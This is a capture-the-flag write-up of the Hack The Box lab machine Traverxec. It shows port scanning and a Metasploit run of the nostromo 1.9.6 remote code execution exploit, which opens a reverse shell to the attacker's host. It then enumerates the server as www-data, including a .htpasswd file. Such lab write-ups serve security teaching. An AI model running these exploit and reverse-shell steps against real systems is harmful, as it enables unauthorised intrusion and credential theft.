

Traverxec (HTB)

ip of the machine :- 10.129.231.58




```
sohamt@CyberCreedPC ~/current $ ping 10.129.231.58

PING 10.129.231.58 (10.129.231.58) 56(84) bytes of data.
64 bytes from 10.129.231.58: icmp_seq=1 ttl=63 time=156 ms
64 bytes from 10.129.231.58: icmp_seq=2 ttl=63 time=408 ms
64 bytes from 10.129.231.58: icmp_seq=3 ttl=63 time=254 ms
64 bytes from 10.129.231.58: icmp_seq=4 ttl=63 time=311 ms
64 bytes from 10.129.231.58: icmp_seq=5 ttl=63 time=201 ms
64 bytes from 10.129.231.58: icmp_seq=6 ttl=63 time=133 ms
^C
--- 10.129.231.58 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5005ms
rtt min/avg/max/mdev = 132.586/243.616/407.912/94.392 ms
```

machine is on!!!




```
sohamt@CyberCreedPC ~/current $ nmap -p- --min-rate=10000 10.129.231.58

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-27 13:45 IST
Nmap scan report for 10.129.231.58 (10.129.231.58)
Host is up (0.10s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 33.87 seconds
```

Got two open ports!!!




```
sohamt@CyberCreedPC ~/current $ nmap -p 22,80 -sC -A -T5 -Pn 10.129.231.58

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-27 13:46 IST
Nmap scan report for 10.129.231.58 (10.129.231.58)
Host is up (0.084s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open  http    nostromo 1.9.6
|_http-server-header: nostromo 1.9.6
|_http-title: TRAVERXEC
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.07 seconds
```

Got version of the services running on the respective open ports...


10.129.231.58
TRAVERXEC
Hello, my name is David White.
I create for the web.
Web Design
UI Development
Brand Identity
I craft handsome sites & stunning apps
that empower your startup.
Lorem Ipsum is simply dummy text of the printing and typesetting
It has survived not only five centuries, but also the leap into electronic

Website looks fine and doesn't has any link or something and as well as directory fuzzing is not even working...



Exploit-DB
https://www.exploit-db.com › exploits

nostromo 1.9.6 - Remote Code Execution

1 Jan 2020 — **nostromo 1.9.6** - Remote Code Execution. CVE-2019-16278 . remote **exploit** for Multiple platform.

Beagle Security
https://beaglesecurity.com › blog › vulnerability › nostro...

Nostromo 1.9.6 - Remote Code Execution


16 Jun 2021 — An unauthenticated attacker can force server points to a shell file like '/bin/sh' and execute arbitrary commands due to the failure in verifying the URL.

Rapid7
https://www.rapid7.com › http › nostromo_code_exec

Nostromo Directory Traversal Remote Command Execution


31 Oct 2019 — This module **exploits** a remote command execution **vulnerability** in **Nostromo** <= **1.9.6**. This issue is caused by a directory traversal in the function `http_verify`.

Then searched the web server running on http with it's version as it seemed different and got an exploit, so will be using metasploit for this one!!!




```
msf6 exploit(multi/http/nostromo_code_exec) > set LHOST 10.10.14.13
LHOST => 10.10.14.13
msf6 exploit(multi/http/nostromo_code_exec) > set RHOSTS 10.129.231.58
RHOSTS => 10.129.231.58
msf6 exploit(multi/http/nostromo_code_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.13:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.10.14.13:4444 -> 10.129.231.58:38630) at 2024-10-27 13:51:18 +0530
```

So after setting all the options, i ran the exploit and it worked, session created.




```
www-data@traverxec:/usr/bin$ cd /home
cd /home
www-data@traverxec:/home$ ls
ls
david
www-data@traverxec:/home$ ls david
ls david
ls: cannot open directory 'david': Permission denied
www-data@traverxec:/home$
```

There is one user's home directory but cannot access it.




```
www-data@traverxec:/var$ cd nostromo
cd nostromo
www-data@traverxec:/var/nostromo$ ls
ls
conf  htdocs  icons  logs
www-data@traverxec:/var/nostromo$
```

So went to /var directory where there are all the files and directories for the web application running on the web server.




```
www-data@traverxec:/var/nostromo/conf$ ls
ls
mimes  nhttpd.conf
www-data@traverxec:/var/nostromo/conf$ ls -al
ls -al
total 20
drwxr-xr-x 2 root daemon 4096 Oct 27  2019 .
drwxr-xr-x 6 root root   4096 Oct 25  2019 ..
-rw-r--r-- 1 root bin      41 Oct 25  2019 .htpasswd
-rw-r--r-- 1 root bin    2928 Oct 25  2019 mimes
-rw-r--r-- 1 root bin     498 Oct 25  2019 nhttpd.conf
www-data@traverxec:/var/nostromo/conf$
```

got some interesting file in conf directory. Let's see view them...




```
www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
cat nhttpd.conf
# MAIN [MANDATORY]

servername              traverxec.htb
serverlisten            *
serveradmin             david@traverxec.htb
serverroot              /var/nostromo
servermimes             conf/mimes
docroot                 /var/nostromo/htdocs
docindex                index.html

# LOGS [OPTIONAL]

logpid                  logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                    www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                .htaccess
htpasswd                /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                  /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
www-data@traverxec:/var/nostromo/conf$
```

maybe we should look in htdocs directory after seeing all the files here...



